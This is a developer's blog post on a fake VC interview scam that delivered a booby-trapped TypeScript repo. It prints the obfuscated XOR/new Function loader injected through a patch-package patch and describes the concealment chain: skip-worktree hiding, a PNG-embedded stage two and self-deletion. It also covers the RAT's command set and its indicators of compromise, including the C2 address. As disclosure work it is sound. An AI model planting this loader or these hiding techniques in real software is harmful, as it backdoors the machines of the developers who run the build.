


Disclosures
🧠 This post is fully human-written: all prose with the exception of the IoC information. Because it was time-sensitive, Claude was used to accelerate the RAT analysis and build an IoC-detection script.
As I live in Canada, this information was reported to the appropriate Canadian agencies (CCCS et al). The payload-laden image does not trigger any AV engines on VirusTotal.
The attacker’s identity is fictitious, but there are uninvolved individuals with the same name that they may be confused for and have been omitted from this piece.
On Reddit there’s a few others in the Rust community who mentioned they were targeted as well.
This week I came in far-to-close contact with a fake-interview scam designed to backdoor my machine, and from the context of the emails, I assume my packages on crates.io.
Note: I’m calling it the “PinpinRAT” because of some of the internal strings, but it’s possible this has another name out there. I couldn’t find any other references to it online.
A week and a half ago I received an email from “D█████ S████” claiming to be from Lua Ventures, a (unbeknownst to me at the time) defunct Singapore-based VC in the DeFi space. To be clear: this is a fabricated persona, and the name was likely chosen to be easily mistaken for one of a number of real people with the name.

It looked like a real email, including a link to a somewhat boring, but legitimate-looking LinkedIn profile.

The attacker even name-dropped two of their investments that were specifically looking for advisory work: Lyrasing and Roadpay. Searching for either of the companies wasn’t really a flag - they both had some very basic web presense, but nothing that would indicate they were fake rather than just early stage. (archive.org snapshot of roadpay.cc).

We went back and forth on a meeting time and eventually settled on a time we were going to chat. There was nothing odd about the call itself, either. A somewhat-difficult-to-understand man with a German accent was on the other line. He said he was taking the call while travelling which was a bit odd, but again, not necessarily a flag.

After the call came the bait. A follow-up email that offered up a “test”.

At this point I was mildly annoyed, but not suspicious. I cloned the repo, but the first true red flag only fired here.
Where I got lucky: they sent me a TypeScript repo. It didn’t make sense to me. The instructions looked more like a TypeScript job interview than any sort of architecture analysis. I decided to zip up the repo and toss it into the Claude to get a quick scan - a combination of caution and laziness.
A few moments later it had identified some oddities:
Notably, the root package.json has no postinstall/preinstall hook — interesting, because they use patch-package, which is normally wired to a postinstall. Let me check every package.json for lifecycle scripts, then audit the patch files (the real risk surface — patches can inject arbitrary code into node_modules).
That piqued my interest. I scanned the directories myself and noticed a fairly unreasonable number of patches/ directories. The first few I checked seemed innocent enough, but as you might have guessed, they were just trying to add noise so the real payload wouldn’t get caught.
packages/electron-benchmarks/patches/sumchecker+3.0.1.patch
packages/electron-benchmarks/patches/@electron+get+2.0.3.patch
packages/electron-benchmarks/patches/extract-zip+2.0.1.patch
While I was checking slowly by hand, Claude identified first signs of PinpinRAT:
I found it. This is a malicious payload. Embedded in the
typescript+5.9.2.patchfile — inside what is presented as a routine “module specifier” patch to TypeScript — there is a base64-blob self-executing obfuscation stub injected at the very top of both_tsc.jsandtypescript.js:
;;(function(r,k){const d=Buffer.from(r,'base64');for(let i=0;i<d.length;i+=1)d[i]^=k;return new Function('require','Buffer','WebAssembly','process','__dirname',d.toString('utf8'))(require,Buffer,WebAssembly,process,__dirname)})("YWFg...",73)/*12ff4b51*/
void "ticket-harbor-tsc-shim-anchor";
This decodes a base64 string, XOR-decrypts every byte with the key 73, and runs the result through new Function(…) with require, process, Buffer, etc. handed in. That is a hidden code-execution payload that fires every time tsc or anything importing typescript.js runs — i.e. on the very first npm run typecheck / build / dev.
… and that’s the point where I decided to stop poking the bear on my own machine. I zipped it up with a password to stop myself from accidentally detonating it and kept running the analysis in the sandbox.
The Trap
The repo is themed as a ferry-ticketing app named “Ticket Harbor”. The task.txt included in the bundle was a plausible set of boring tasks, but ended with:
Run the repo typecheck, test suite, and relevant desktop/server build commands before submitting.
That instruction is the trap that gets you.
The chain works like this:
-
Four separate
postinstallhooks runpatch-package. But one of them also runsgit update-index --skip-worktreeon the patch files, which hides them fromgit status. -
The
typescript+5.9.2.patchinjects a self-executing stub at the top oftypescript.jsand_tsc.js. This is a lightly-obfuscated blob fed intonew Function(...)(avoidingeval, presumably to avoid malware detection). -
That loader reads a hidden chunk appended to a file named
operators/3.png, runs a small embedded WASM stub (in a customwAsmchunk), then spawns a detached, silent Node process carrying a 1.68 MB obfuscated second-stage payload. -
It cleans up after itself at three layers: the
git skip-worktreetrick, the dropper rewrites thepatchto delete its own injected lines after first run, and the stage-2 temp directory self-deletes on execution.
The actual payload is a RAT (a remote-access trojan). I was originally worried this was a credential stealer but that’s a lot worse. PinpinRAT is nested in three obfuscated layers which were a pain to unwrap: obfuscator.io (which claims LLM protection, hah), and two further base64 layers.
What it drops
In the interest of 1) quickly sharing this info and 2) not accidentally detonating malware on my own machines, I let Claude tear apart the actual trojan in its sandbox and had it describe it to me.
To be absolutely clear: Claude was able to reverse engineer multiple levels of obfuscation over about 5 minutes of work, which is far faster than I could have.
The drop is a full remote-access trojan that seems to have been put together by someone who knows what they are doing. It sets up an RSA key locally and uses AES-256-CBC as a session key.
On startup it calls a checkin routine that harvests and exfiltrates a host fingerprint:
- primary IP address (enumerates all non-internal interfaces), plus all IPs
- username (
os.userInfo().username) - hostname
- OS type + release + platform + architecture
- process PID and full
process.argv - Node version
It generates an RSA-2048 keypair and a random AES-256 session key (aes_psk), then all subsequent traffic is AES-256-CBC encrypted with an HMAC-SHA256 integrity tag.
It supports the following commands:
env— JSON.stringify(process.env) dumped and sent back.upload— reads an arbitrary file path and exfiltrates it.download— writes attacker-supplied bytes to any writable path.spawn— runs an arbitrary process with optional shell expansion.ls/cd/pwd/cp/mv— general filesystem primitives.dns— makes the host resolve arbitrary names through a specified resolver (for DNS tunneling?).dismantle— self-removal.
Indicators of Compromise
If you ended up running one of these, you should immediately disconnect your system from the network and rotate your credentials from another machine. Remediation should be straightforward, but consider your credentials (including cookies and password-protected secrets) compromised.
These are some indicators of compromise found in the PinpinRAT malware:
- C2: 89.124.107.161:80
- Scheduled task (Windows):
PinpinWrappedJs - Process masquerade (macOS):
com.apple.WebKit.Networking - Env vars:
NODT_PAYLOAD_PATH,NODT_PAYLOAD_ARGS - PNG chunk guard:
WASMPACK(wAsm) PINPIN_NO_AUTOSTART=1: stops persistence- cronjob with
mutex.js(only if the RAT had permission, may not exist on macOS) - Anchor strings in
typescript.js:12ff4b51,ticket-harbor-tsc-shim-anchor typescript+5.9.2.patchwith the payload- Artifact dirs:
~/Library/Caches/runtime-cache/.cache-<randomhex>/(macOS),/tmp/.cache-<randomhex>/(Linux),%TEMP%\.cache-<randomhex>\(Windows)- .. containing
payload.jsandmutex.js
- .. containing
Where I should have seen flags
There’s a few places I should have seen flags earlier on. The goal of the campaign is to keep the flags subtle enough they don’t trigger your defences, but you need to be vigilent enough to see when enough yellow flags stack up to a red one.
The messages have some LLM tells to them when you look closer. That’s probably a sign that you should approach anything with extreme skepticism.
The LinkedIn profile looks real at first glance, but it’s filled with gibberish (“BSc(Hons), MA (Dist), PGDipFM, CEng”?) that should at least trigger sort of salad vibes. No real activity.
The social media link on their website has a real history, but the name was changed in November 2025. The posts are all pretty vacuous, vague praise for companies that aren’t really described in any detail.
None of the companies that had websites had a real presence beyond their flashy websites.
They never sent a proper invite - it was just a time and a Google Meet. What VC doesn’t use a calendar? Their camera was off the whole time and they were “travelling”.
And the overall approach, a VC fund based in Singapore, operating out of CEST, reaching out to a developer in Canada, with domains targeting American customers but ending in .cc. It’s far more difficult to check credentials of an organization that’s so far away.
Nothing was obvious without hindsight, but the missing pieces are there if you look at the whole thing together.
So who was this?
It’s impossible to say for sure, but this was targeted, had a pretty convincing cover story with a fake persona, multiple fake websites with stolen history, and a patient timeline. The git trap was sophisticated. This “fake-interview scam” has been a theme for a number of actors in 2026.
Who is actually behind this is the responsibility of the agencies now. What is worth noting is that this was targeted to developers like you and I, and that I was lucky enough to see a red flag right before springing the trap.
And to be honest, what’s terrifying and sobering to me is that if this had been a Rust repository with a booby-trapped build.rs script, I might have even fallen for it.